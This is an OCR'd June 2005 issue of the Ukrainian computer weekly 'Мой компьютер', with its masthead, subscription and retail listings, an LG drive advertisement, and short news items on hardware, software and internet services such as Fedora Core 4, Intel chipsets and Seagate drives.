МОЙ КОМПЬЮТЕР

#25
352
20.06-27.06.2005
июнь

Интервью # Кевин Канн: «Intel нацелена быть весомым игроком рынка WiMAX».
стр. 14

Самострой # Мнение большинства. Excel и проблема Париса.
стр. 34

Софт-пробирка # Пингвин, играющий на альте. Master на все руки.
стр. 26

Компас # Поэзия и проза флибустьерской жизни. История пиратства наших IT-морей.
стр. 38



В принципе важно

Экземпляры всех номеров газеты хранятся в лучших библиотеках Франции, Англии, Германии, США и в частных коллекциях.
На раритетное в нашей стране издание «Мой компьютер» можно попытаться подписаться в ближайшем почтовом отделении, индекс 35327

ВЫХОДНЫЕ ДАННЫЕ

Всеукраинский еженедельник
«МОЙ КОМПЬЮТЕР» №25,
20.06.2005. Тираж: 18 500.
Рег. свидетельство: серия КВ № 3503 от 01.10.98.
Подписной индекс в каталоге «Укрпочта»: 35327.
Учредитель: ООО «К-Инфо».
Издатель: Издательский дом «Мой компьютер»
Киев, ул. Качалова, 6
info@mycomputer.ua
www.mycomputer.ua
Редакция может не разделять мнение авторов публикаций.
Ответственность за содержание рекламных материалов несет рекламодатель. Перепечатка материалов только с разрешения редакции.

Редакция: Киев, ул. Качалова, 6, тел. (044) 455-3575
Для писем: 03126, Киев-126, а/я 570/8
Издатель: Михаил Литвинюк.
Главный редактор: Татьяна Кохановская.
Зам. главного редактора: Сергей Мишко.
Железный редактор: Владимир Сирота.
Редакторы: Олег Касич, Игорь Ким.
Художественный редактор: Андрей Шмарктюк.
Музыкальный редактор: Виктор Пушкар.
Эпистолярный редактор: Трурль.
Литературные редакторы:
Анна Китаева, Данил Перцов.
Верстка: Сергей Овсяник.
Художники: Федор Сергеев, Елена Маслова.
Корректор: Елена Харитоненко.
Разработка дизайна: © студия «J.K.™Design», Николай Литвиненко.
Директор по маркетингу и PR: Борис Сидюк
Отдел маркетинга: Надежда Николаева, Роман Бураковский.
Реклама: Олег Федоров, Валентина Маркевич-Кравченко.
Офис-менеджер: Тамара Задворнова.
Сбыт: Лариса Остаповская, Елена Назарова, Михаил Ковальчук.
Начальник отдела полиграфии: Дмитрий Можаев.
Отдел полиграфии: Алексей Литвиненко.
Экспедирование: Анатолий Клочко.
Разработка Web-сайта:
© Николай Угаров. (xKO).
Поддержка Web-сайта: Ростислав Стрелковский.
Пред. Издательского дома в Харькове:
Вячеслав Белов (viacheslavb@ua.fm)
Техническая поддержка: ISP «IT-Park»
Фотовывод: ООО «Мира» тел: (044) 247-4438
Печать: Типография ТМ «Мандарин»,
ТзОВ «Видавнича група "Експрес"» (Львівська обл., Яворівський р-н, с. Рясне Руське, вул. Свободи, 5 тел.: (0322) 97-4768)
Зак № 383
Печать обложки: Типография «День Печати»
тел.: (044) 559-2655
Цена договорная.

ВНИМАНИЕ, ПРОМОКАЦИЯ

ак

Условия конкурса на странице 4

ОГЛАВЛЕНИЕ

ВНИМАНИЕ!

Места, где Вы всегда можете приобрести издания ИД «Мой компьютер» — журнал **«Реальность фантастики»**, а также еженедельники **«Мой компьютер»** и **«Мой компьютер игровой»**:

Винница
- ✓ Магазин «Світ книги», ул. Келецкая
- ✓ Лоток на углу Коцюбинского и Ленинградской

Днепропетровск
- ✓ Киоски «СВ-почта»

Донецк
- ✓ Киоски «Союзпечать»
- ✓ Магазин «Мир прессы», ул. Горького, 59-а, тел. 3853960
- ✓ ул. Артема, 131-а
- ✓ ул. Освобождения Донбасса, 4

Макеевка
- ✓ гост. «Маяк»

Киев
- ✓ Киоски «Союзпечать»
- ✓ Торговые точки «CN-Столичные новости»
- ✓ Киоски «Факты»
- ✓ Книжный рынок «Петровка»
- ✓ Книжный супермаркет «Буква»
- ✓ Сеть книжных магазинов и торговых точек «Орфей»
- ✓ Книжный магазин «Сучасник», пр. Победы, 29
- ✓ ст. м. «Лесная», остановочный комплекс
- ✓ ул. Жилянская, 87/30

Крым
- ✓ **Севастополь** — киоски «Союзпечать»

Луганск
- ✓ Магазины и киоски «Луганскпечать»

Львов
- ✓ Киоски «Торгпресса»
- ✓ Киоски «Интерпресса»

Мариуполь
- ✓ Киоски «Союзпечать»

Николаев

Торговые лотки:
- ✓ ул. Советская
- ✓ Супермаркет «Сельпо»
- ✓ ул. Комсомольская, возле клуба «Мужество»
- ✓ рынок на ул. Дзержинского
- ✓ рынок «Северный»
- ✓ «Саммит-Николаев», ул. Космонавтов, 61, тел. 581217

Одесса
- ✓ киоски «Одессагорпресса»
- ✓ киоски «Пресс-служба Одессы»

Оптовая продажа:
- ✓ ул. Костанди, 100

Полтава
- ✓ киоски Полтавского почтамта
- ✓ газетный ряд «Анюта», ул. Октябрьская, 27
- ✓ лоток на ост. «Оптика» (м-н «Осень»), ул. Ленина, 118

Сумы
- ✓ Укрпочта

Тернополь
- ✓ лотки «Газеты, журналы, кроссворды»

Харьков
- ✓ газетный рынок
- ✓ магазин «BOOKS»

Херсон
- ✓ киоск, бул. Мирный, 5
- ✓ киоск, ул. Железнодорожная

Хмельницкий
- ✓ Оптовая продажа (0382) 795668

Черновцы
- ✓ киоски «Укрпочта»

ПОДПИСКА – 2005

☞ Подписаться на **«Мой компьютер»** можно во всех отделениях «Укрпочты», индекс по каталогу 35327. Стоимость издания, в зависимости от периода, составляет: 1 **месяц** – 10.05 грн, 3 **месяца** – 29.9 грн, 6 **месяцев** – 59.2 грн. 9 **месяцев** – 88.8 грн, 12 **месяцев** – 117.9

☞ Кроме того, работают следующие сайты с on-line предоплатой: **www.poshta.kiev.ua**, **www.blitz-poss.com.ua**, **www.kss.kiev.ua**, и для жителей зарубежья — **www.ukrpressa.kiev.ua**

☞ Подписку с курьерской доставкой можно осуществить через следующие фирмы:

Киев
Саммит* 254-5050,
KSS* 464-0220,
Блиц-информ* 518-6682
(* филиалы по всем областным центрам Украины)
Периодика* 228-6165

Днепропетровск
Меркурий (056) 744-7287

Донецк
Идея (062) 381-0930,

Запорожье
Пресс-сервис (0612) 62-5151

Кременчуг
Саммит-Кременчуг (05366) 3-2188
Приватна доставка (05366) 2-5833

Львов
Деловая пресса (0322) 70-5482,
ЧП Циндра 97-1515,
Львовский курьер 21-2201
Саммит-Львов (0322) 74-3223

Николаев
Ноу-хау (0512) 47-2003
Саммит-Николаев (0512) 56-1069

Одесса
МиМ (0482) 37-5264

Севастополь
Истар (0692) 71-6219
(филиалы во всех городах Крыма)

Симферополь
Клуб бухгалтеров (0652) 27-2019
Саммит-Крым (0652) 51-2493

Харьков
Саммит-Харьков (0572) 14-2260

Херсон
Кобзарь (0552) 22-5218

Червоноград
Пресс-курьер (03249) 2-2250
От А до Я (03249) 2-9117

☞ Приобрести **«Мой компьютер»** в розницу можно в киосках и на раскладках по всей территории Украины.

УСЛОВИЯ КОНКУРСА

«АКТИВНО ВЕЗУЧИЙ ЧИТАТЕЛЬ»

1. В конкурсе участвуют все письма читателей, проставивших оценки по 10-балльной шкале всем статьям, указанным в оглавлении.
2. Нужно просто выслать вырезку из газеты с проставленными оценками статей в оглавлении номера (см. на обороте). Электронные письма в конкурсе не участвуют.
3. Если вы присылали письма к каждому номеру месяца (но не более 1 на номер), все они будут участвовать в розыгрыше призов среди читателей, то есть ваши шансы увеличиваются в 4 раза!
4. Вместе с подведением итогов конкурса «ЛУЧШАЯ СТАТЬЯ МЕСЯЦА» разыгрываются 1 первый, 2 вторых и 3 третьих приза среди читателей.

Для участия в конкурсе впишите свои данные:

Ф. И. О. ____________

Почтовый адрес ____________

Телефон ____________




http://ua.lge.com




Якість швейцарського ножа
точність швейцарського годинника!


Super Multi DVD Rewriter



16x Double Layer


Модель: ***GSA-5163D***
DOUBLE LAYER
Запис:
DVD+R: 16x; DVD-R: 16x
DVD+R Double Layer: 4x
DVD+RW: 8x; DVD-RW: 6x
DVD-RAM: 5x
CD-R: 40x; CD-RW: 24x
Інтерфейс: USB 2.0 / IEEE 1394





Протягом останніх п'яти років компанія LG Electronics є безумовним світовим лідером у виробництві оптичних дисководів, впевнено утримуючи перше місце в усіх сегментах цього ринку. Українські користувачі та виробники комп'ютерів також високо оцінили технологічні переваги продукції LG. На це вказує той факт, що близько 40% усіх комп'ютерів, вироблених в Україні у 2004 році, укомплектовані дисководами LG. Саме завдяки високій якості (частина дефектних дисководів – 0,6% від загального обсягу продажу), яка підтверджена дворічною гарантією, та технічним інноваціями, користувачі в усьому світі зупиняють свій вибір саме на продукції LG.

Відтепер будь-який дисковод LG у трьох кольорах: білий срібний чорний



SUPER MULTI	COMBO	CD-RW	DVD-ROM	CD-ROM
				
GSA-4163BB DOUBLE LAYER Запис: DVD±R: 16x, DVD+RW: 8x DVD-RW: 6x, DVD-RAM: 5x, CD-R: 40x, CD-RW: 24x	GCC-4521BB * 52x32x52x CD-RW + 16x DVD-ROM * 2 Мб буфер * Технологія захисту від спустошення буферу * Функція Mt.Rainer	GCE-8526BB * 52x32x52x CD-RW * 2 Мб буфер * Технологія захисту від спустошення буферу * Функція Mt.Rainer	GDR-8163B * 16x DVD-ROM * Читає всі існуючі формати: DVD±R/RW, DVD-RAM, DVD-ROM, CD-R/RW, CD-ROM * 2 Мб буфер	GCR-8523B * 52x CD-ROM * Технологія оптимізації швидкості пристрою в залежності від типу носія – мінімальний ризик розриву диска

Дистриб'ютори:
Київ "Даталюкс" (044) 249-63-03 • "ОРСІ" (044) 230-34-74,
Запоріжжя "Рома" (061) 224-02-64,
Одеса "Алгрі" (048) 37-97-07 • "Прексім Д" (048) 777-22-77.
Центральний сервісний центр "Лагуна Сервіс" у Києві: тел. (044) 412-42-19
Безкоштовна інформаційна лінія LG: тел. 8-800-303-0000






ИНТЕРНЕТ

Не одинокая Nokia

Компании **Nokia** и **Apple** объявили о запуске совместного проекта, в рамках которого предполагается разработка нового браузера для портативных устройств, использующих платформу Series 60. Как сообщается, в основу программного продукта будут положены компоненты с открытым исходным кодом, применяющиеся в браузере Apple Safari. Разработчики, в частности, упоминают модули WebCore и JavaScriptCore. Предполагается, что новый брау-




зер для смартфонов будет включать в себя все основные возможности современного браузера для платформы Series 60, а также получит ряд дополнительных функций. Компании Nokia и Apple также обещают хорошее быстродействие и возможность загрузки полноразмерных веб-страниц. Презентация продукта должна состояться в первой половине следующего года. Одновременно Nokia сообщила о начале сотрудничества с корпорацией **Intel**, цель которого заключается в продвижении на рынке технологии беспроводной связи WiMAX (сокращенно от Worldwide Interoperability for Microwave Access). Сети WiMAX позволяют организовать передачу информации на гораздо большие расстояния, чем беспроводные локальные сети WiFi. Радиус действия сети WiMAX может достигать 45–50 км, а максимальная пропускная способность — 70 Мбит/с. Планируется, что Nokia и Intel займутся развитием инфраструктуры сетей WiMAX, разработкой соответствующих аппаратных компонентов и внедрением новых сервисов беспроводной передачи данных.

Источник: *Компьюлента*

Автосервис Mail.ru

14 июня интернет-холдинг **Mail.ru** представил пользователям обновленную версию сервиса *Авто@Mail.ru* (auto.mail.ru) для получения актуальной и свежей информации обо всем, что касается ми-



ра автомобилей. Новый проект теперь содержит постоянно обновляемую ленту новостей, которая пополняется семь дней в неделю. Рубрика «Автообзоры» включает в себя обзорные статьи о новинках российского и зарубежного автопрома, новости законодательства, подборку материалов о страховании и кредитовании, описание тест-драйвов и крэш-тестов, советы по тюнингу и покупке подержанных автомобилей и многое другое. В разделе «Фотогалереи» собраны пополняемые архивы фотографий с мировых автосалонов, модельные ряды различных марок, а также фоторепортажи с различных интересных событий (выставок, гонок, перформансов), связанных с автомобилями. Дополнением новой версии Авто@Mail.ru стал раздел «Каталог» — полный каталог всех существующих моделей автомобилей с техническими характеристиками каждого транспортного средства. Удобный интерфейс раздела позволяет быстро и легко найти интересующую вас модель среди сотен других. Лента «Пробки online» предоставляет всем пользователям информацию о затруднениях на дорогах Москвы и помогает проехать по городу с наименьшими потерями времени. База материалов на автомобильную тематику была расширена благодаря договоренности о сотрудничестве и обмене материалами с такими изданиями, как «За рулем», «Автомобильные известия», «Колеса», «МК-Мобиль», TopGear, WhatCar?, а также с рядом онлайновых СМИ. Посетителям ресурса теперь предоставляется возможность интернет-консультаций с представителями страховых компаний и банков по вопросам автострахования и получения кредитов на покупку автомобиля. Помимо внутренних усовершенствований, проект Авто@Mail.ru сменил дизайн в стиле главной страницы портала. В планах развития проекта Авто@Mail.ru — создание системы публикации объявлений о продаже и покупке подержанных автомобилей, а также ряд других интересных и полезных автомобилистам сервисов.

Источник: *Компьюлента*

ПРОГРАММЫ

Акриловая «бета» для всех

Корпорация **Microsoft** начала бета-тестирование нового программного пакета, получившего кодовое название *Acrylic*. Профессиональный редактор Acrylic предназначен для работы с растровой и векторной графикой. По всей видимости, финальная версия нового продукта Microsoft будет позиционироваться в качестве альтернативы Adobe



Photoshop и Adobe Illustrator. Кстати, Acrylic в настоящее время позволяет открывать файлы в форматах Photoshop и Illustrator, однако для сохранения растровой графики может быть использован только лишь собственный стандарт *XPR*. В основу Acrylic положена графическая система Expression гонконгской компании Creature House, которую софтверный гигант приобрел в 2003 году. Примечательно, что еще до поглощения фирмы Creature House корпорацией Microsoft существовала версия Expression для операционной системы Apple Mac OS. Однако Acrylic запустить на «Макинтоше» не удастся. Между тем, пользователи, уже испытавшие Acrylic, указывают на ряд серьезных недостатков данного продукта. Тестеры, в частности, отмечают, что по своим возможностям Acrylic ближе к редактору начального уровня Microsoft Paint, нежели к Photoshop или Paint Shop Pro. Кроме того, Acrylic предъявляет достаточно высокие требования к аппаратной части компьютера: процессор Intel Pentium 4, 512 Мб оперативной памяти, 500 Мб свободного пространства на жестком диске и планшет с поддержкой интерфейса WinTab. Впрочем, в Microsoft указывают на то, что в настоящее время ведутся работы по оптимизации кода с целью улучшения производительности Acrylic. Бета-версию нового графического редактора Microsoft могут загрузить все желающие (**www.microsoft.com/products/expression**), размер установочного файла — 77 Мб, срок действия истекает 1 октября.

Источник: *Компьюлента*

Федорино Коре

13 июня было объявлено о выходе финального релиза популярного Linux-дистрибутива **Fedora Core 4** (**fedora.redhat.com**). Этот дистрибутив разрабатывается сообществом энтузиастов под патронажем компании *Red Hat* и распространяется свободно. Новые версии

Fedora™
PROJECT

Fedora Core выпускаются примерно раз в полгода. В Fedora Core 4 имеется ряд нововведений и усовершенствований, которые касаются как внешнего вида, так и программной составляющей. Так, в состав дистрибутива вошли графические рабочие среды KDE 3.4 и Gnome 2.10, предварительная версия офисного пакета OpenOffice.org 2.0, веб-браузер Firefox 1.0.4, коммуникационный пакет Mozilla 1.7.8., графический редактор Gimp 2.2.7 и т.д. Версия используемого ядра — 2.6.11, а версия компилятора GCC — 4.00. Также новая версия дистрибутива Fedora Core поддерживает кластерную файловую систему GFS 6.1-0.pre22. Многим пользователям предыдущих версий Fedora Core хорошо знакома тема графического интерфейса Bluecurve. Теперь разработчики предлагают новую изящную тему Clearlooks. Fedora Core 4 поддерживает три аппаратные платформы: 32-раз-

рядные процессоры Intel и совместимые с ними, 64-разрядные процессоры AMD64 и Intel EM64T, 32-х и 64-разрядные процессоры PowerPC (PPC). Как и предыдущие версии дистрибутива, скачать Fedora Core 4 можно с сервера компании Red Hat или с одного из многочисленных зеркал, расположенных по всему миру.

Источник: *Компьюлента*


Адреса источников:

Компьюлента: http://www.compulenta.ru

ТЕХНОЛОГИИ

«M» — теперь и в сервере

На выставке *Computex* корпорация **Intel** объявила о поддержке своими чипсетами E7520 и E7320 процессоров Pentium M и Celeron M. Ранее они поддерживали только процессоры семейства Xeon. На сегодня известно 5 мобильных процессоров, работоспособность кото-



рых гарантируется в составе серверов: Pentium M 760 (2 ГГц), Pentium M 745 (1.8 ГГц), Pentium M ULV 738 (1.4 ГГц), Celeron M 370 (1.5 ГГц) и Celeron M ULV 373 (1 ГГц). Новые валидированные платформы позиционируются для коммуникационных и промышленных серверов.

Кроме поддержки процессоров Pentium M и Celeron M с частотами FSB 400 и 533 МГц для E7520 и только 400 МГц — для E7320, чипсеты поддерживают конфигурируемые интерфейсы PCI-E x8 — 3 порта для E7520 и 1 порт для E7320. Остальные характеристики одинаковые: интерфейс памяти DDR2-400, поддерживается ECC-память, зеркалирование памяти, контроль CRC-данных и горячая замена устройств на шине PCI-E, порт удаленного управления SMBus.

Источник: *iXBT*

В запас, в отставку, на покой...

Компания **Intel** в очередной раз пошла на тот шаг, который пользователи наверняка будут расценивать по-разному. Речь идет об очередной «отправке на пенсию» весьма впечатляющей партии процессоров. В данном случае речь идет о мобильных чипах Mobile Pentium 4 с частотой 2.8, 3.06, 3.2, 3.33 и 3.46 ГГц и 533 МГц системной шиной. Как и прежде, сие мероприятие объясняется ростом спроса на более производительные процессоры компании.

Фактически речь идет о полном выводе процессоров архитектуры NetBurst из всех мобильных семейств. Впрочем, ноутбуки, на которые они были рассчитаны, чаще всего предназначались для замены настольных систем. Фаворитами мобильной линейки теперь в полной мере стали процессоры архитектуры Pentium M.

Как сообщается, списываемые «в запас» процессоры еще можно будет заказать вплоть до 19 августа. Поставки же чипов и вовсе будут продолжаться до 20 октября 2006 года.

Источник: *Ф-Центр*

Ноутбуки начинают и выигрывают

Аналитики из компании *Current Analysis* отмечают, что по результатам продаж в США за май 2005 г. ноутбуки обошли настольные системы, заняв 53.3% от общего объема. В прошлом году этот показатель составлял 45.9%. Ранее уже наблюдалось превышение объема продаж ноутбуков над настольными системами, однако до сих пор они наблюдались в течение непродолжительного времени — около недели, и были связаны с проведением массированных маркетинговых акций. Таким образом, показатели мая 2005 г. являются важной вехой в развитии рынка ноутбуков.

В качестве причин таких темпов развития Current Analysis выделяет три основные фактора. Во-первых, значительно увеличилось число игроков на розничном рынке, многие из которых предлагают бюджетные модели. Во-вторых, средние цены на ноутбуки в мае 2005 г. упали почти на 17% по сравнению с маем прошлого года ($1131 против $1370), тогда как у настольных систем за этот же период снижение цен составило только 4% ($696 против $728). Наконец, в США оснащенность системы интерфейсом Wi-Fi превращается из роскоши в необходимость, и здесь ноутбуки вполне соответствуют этим запросам. Если в прошлом году модели, не оснащенные Wi-Fi, составляли 20% от общего количества, то теперь их доля сократилась до менее чем 5%.

Устойчивые тенденции роста продаж ноутбуков привели к пересмотру прогнозов на 2005 г. Так, аналитики из *J.P. Morgan* пересмотрели ожидаемый показатель роста объема продаж PC всех разновидностей на 2005 г., теперь это 10.1% вместо прежних 8.8%. Похожий прогноз и у *Gartner* — аналитики этой компании предварительно оценили рост рынка PC в 2005 г. на 10.2%, что составит более чем 202 млн. проданных систем.

Источник: *3DNews*

Вот он, ящик Пандоры?

Позаимствовав дизайнерскую идею у компании *Apple*, а набор системной логики и микропроцессор у комплекта *In-*



tel Centrino, тайваньская компания **AOpen** анонсировала на Computex 2005 ПК-кубик под именем **«Пандора»** (Pandora).

Внешний вид «Пандоры» практически неотличим от нашедшего отклик в сердцах пользователей компактного Mac mini компании Apple. Но вряд ли Apple будет преследовать AOpen за столь явное подражание.

Не только внешний вид «Пандоры» напоминает нам об Apple Mac mini. Эти два компьютера для разных программных платформ сходны как по техническим параметрам, так и по ценовым. Ожидаемая стоимость mini PC AOpen, в зависимости от конфигурации, будет лежать в пределах $499–$699. Используемый компанией AOpen набор мобильной системной логики Intel i915GM диктует графические возможности mini PC — это интегрированное графическое ядро GMA 900 со всеми вытекающими из этого последствиями: комфортная работа в офисных программах и 3D-играх не первой свежести. Поскольку «Пандора» не позиционируется как игровая система, а только как малошумящий мультимедийный центр, графики GMA 900 ей будет достаточно.

Микропроцессор Pentium M в mini PC будет иметь тактовую частоту 1.3 ГГц или 1.6 ГГц. Оптический привод слотовой загрузки тоже будет меняться в зависимости от выбранной конфигурации: от простого комбо-привода до пишущего DVD. Опционально возможны беспроводные сетевые расширения: Wi-Fi mini-PCI 802.11 a/b/g и карта Bluetooth. Порты по умолчанию представлены двумя USB 2.0, одним Ethernet и одним IEEE 1394 (FireWire). Видео выходы выполнены, как разъемы DVI (переходник на D-Sub) и S-Video. Потребляемая мощность mini PC — не более 85 Вт.

Источник: *Ф-Центр*

Планшет, он же ноутбук

Китайская компания **Lenovo**, купившая в начале мая бизнес по выпуску персональных компьютеров у фирмы *IBM*, представила первый новый ноутбук под маркой ThinkPad — клавиатурный планшетник *ThinkPad X41 Tablet (X41T)*. Новинка была разработана еще специалистами японского подразделения IBM, и представляет собой транс-



формируемый планшетный компьютер со встроенной полноразмерной клавиатурой. Благодаря такой конструкции ThinkPad X41T может использоваться и как обычный ноутбук, и как планшет с рукописным вводом данных.

По техническим характеристикам новинка повторяет ноутбук ThinkPad X41: компьютер построен на основе набора системной логики Intel 915GM со встроенным графическим ускорителем Intel GMA 900, оснащается мобильным процессором Pentium M с низким или сверхнизким энергопотреблением и оперативной памятью DDR2 PC4200 объемом до 1.5 Гб. Базовая конфигурация полностью соответствует требованиям к мобильной технологии Intel Centrino и выглядит следующим образом: процессор Pentium M 758 с низким энергопотреблением (тактовая частота — 1.5 ГГц), дисплей с разрешением 1024×768 точек, оперативная память объемом 512 Мб, винчестер на 40 Гб, встроенный гигабитный сетевой контроллер, модем 56K V.92 и контроллер беспроводных локальных сетей Intel PRO/Wireless 2200BG.

С приобретаемой отдельно батареей повышенной емкости ноутбук способен автономно работать в течение 6.3 часа, а вместе с внешней батареей повышенной емкости (Extended Life Battery) — в течение 8.5 часа. Толщина компьютера составляет 3 см, вес — около 1.6 кг. ThinkPad X41T поступит в продажу по цене от 1899 до 2599 долларов США.

Источник: *Компьюлента*

Голографические гигабайты

Корпорация **Optware** планирует уже в конце 2006 года выпустить голографический накопитель — *Holographic Versatile Card (HVC)* емкостью 30 Гб. Карта будет беспрецедентно дешевой — приблизительно 1 доллар США.



Конечно же, компания намерена производить и устройства для работы с этими носителями, однако их цена больше отпугнет покупателя, чем привлечет, особенно при сравнении с ценой на носитель. Так, устройство для считывания с HVC будет иметь ориентировочную цену порядка 1000 долларов. Выпуск устройств для работы с голографическими носителями планируется начать сразу после соответствующей сертификации технологии и установления определенных стандартов, что должно произойти в декабре 2006 года, — усилиями Optware совместно с *Ecma International* (организация, занимающаяся продвижением информационных и коммуникационных технологий).

На приведенном **фото** показаны экспериментальные модели как носителя, так и привода для работы с ним. Размеры голографической карты примерно соответствуют обычной кредитке, а сам привод размером с обычный винчестер. При этом размер карточки выбран лишь для удобства, компания вполне может сделать размер носителя равным карте SD-формата.

Напомним, что коллинеарная голографическая технология, запатентованная Optware, использует для записи и чтения всего один (совмещенный) луч лазера, в котором соосно расположены информационный и контрольный лучи.

В HVC данные пишутся как в продольном, так и в поперечном направлениях, читающая система двигает и носитель, и саму оптическую считывающую головку в горизонтальном направлении для того, чтобы считать соответствующую голограмму. Т.е. карточка в приводе может двигаться влево-вправо, а считывающая головка перемещаться при этом вперед-назад.

Источник: *iXBT*

Винты и... винтики?

Компания **Seagate Technology** представила новые жесткие диски, предназначенные для использования в настольных компьютерах, бытовой технике и портативных устройствах, таких как карманные плейеры и мобильные телефоны.

Прежде всего, следует выделить винчестер ST1 с диаметром пластины 1". Емкость этого накопителя составляет 8 Гб, чего, по утверждениям производителя, хватит для хранения нескольких тысяч музыкальных композиций с битрейтом 128 Кбит/с. Жесткий диск отличается низким энергопотреблением и небольшим временем подготовки к работе, составляющим 1.2 секунды.

Для сектора бытовой электроники компания Seagate предлагает винчестеры серий DB35 и EE25. Жесткие диски линейки DB35 имеют емкость до 500 Гб и рассчитаны на установку, прежде всего, в цифровые видеорекордеры, медиацентры и домашние серверы. Накопители EE25, в свою очередь, отличаются повышенной устойчивостью к факторам окружающей среды. Винчестеры, в частности, способны работать при температурах от -30 до +85°C, что позволяет устанавливать их в автомобильные магнитолы и системы навигации.

Модельный ряд жестких дисков для настольных компьютеров пополнился накопителем Barracuda 7200.9 с интерфейсом Serial ATA II. Винчестер снабжен 16 Мб кэша, имеет емкость 500 Гб и скорость вращения шпинделя 7200 об/мин. Поддерживается технология Native Command Queuing (NCQ), которая позволяет обрабатывать сразу несколько запросов от процессора и определять очередность их выполнения таким образом, чтобы при этом достигалась максимальная производительность. Наконец, компания Seagate представила внешний жесткий диск емкостью 500 Гб с интерфейсом FireWire 800 (IEEE 1394b), а также миниатюрный накопитель Portable External Hard Drive объемом в 120 Гб.

Поставки жестких дисков ST1 уже начались. Модели DB35 и EE25 поступят в продажу летом и осенью нынешнего года, соответственно. Винчестеры Seagate Barracuda 7200.9 и Seagate 120GB Portable External Hard Drive можно будет приобрести в третьем квартале.

Источник: *Компьюлента*

Шустрые крошки

Компания **Samsung Electronics** объявила о начале массового производства сверхбыстрых флэш-карт памяти форматов MMC plus и MMC mobile.



По утверждениям разработчиков, представленные носители обеспечивают возможность передачи информации со скоростью до 52 Мб/с. Флэш-карты MMC plus работают при напряжении питания 3.3 В и рассчитаны на использование, в первую очередь, в цифровых фотокамерах высокого разрешения. Носители доступны в модификациях емкостью 64 Мб, 128 Мб, 256 Мб и 512 Мб. Размеры карт памяти MMC plus составляют 32×24×1.4 мм.


Карты формата MMC mobile в два раза меньше носителей MMC plus и предназначены для использования в мобильных телефонах и смартфонах. Напряжение питания MMC mobile может составлять 3.3 В или 1.8 В, носители доступны в модификациях объемом в 64 Мб, 128 Мб, 256 Мб и 512 Мб. Поставки MMC mobile должны начаться в следующем месяце.

Помимо карт памяти MMC plus и MMC mobile компания Samsung предлагает крошечные флэш-карты MMC micro, размеры которых равны 14×12×1.1 мм. Данные носители также предназначены для портативных устройств и выпускаются в вариантах емкостью 32 Мб, 64 Мб, 128 Мб и 256 Мб. При этом MMC micro объемом в 256 Мб вмещает до 120 фотографий с разрешением пять миллионов пикселей или до 100 минут видео с разрешением QVGA (320×240 точек).

Источник: *Компьюлента*

ТВ-тюнер для карманной техники

Компания **Microtune**, которая предложила первый однокристальный телевизионный тюнер еще в 1999 году, продолжает традицию технологического новаторства. Новое семейство многодиапазонных тюнеров *Mobile MicroTuner* с малым потреблением энергии предна-



значено для мобильных устройств, включая сотовые телефоны, универсальные проигрыватели и карманные компьютеры. Первый представитель серии, микросхема MT2260, по заявлению разработчика, обеспечивает высококачественное изображение и звук.

Очевидно, что по мере роста популярности мобильного телевидения потребность в соответствующей элементной базе возрастает. На растущий спрос спешат откликнуться разработчики микросхем, заинтересованные в том, чтобы изготовители готовой продукции выбрали их чип для своих проектов.

Благодаря поддержке двух диапазонов: UHF (470-890 МГц) и L-Band (1670-1675 МГц), микросхема походит для применения в изделиях, рассчитанных на европейский и североамериканский рынок. Тюнер MT2260 соответствует стандарту мобильного вещания DVB-H; содержит все радиочастотные компоненты, включая малошумящий усилитель и симметрирующее устройство, в одном корпусе. Таким образом, значительно упрощается разработка готовых изделий и интеграция тюнера в дизайн мобильных устройств.

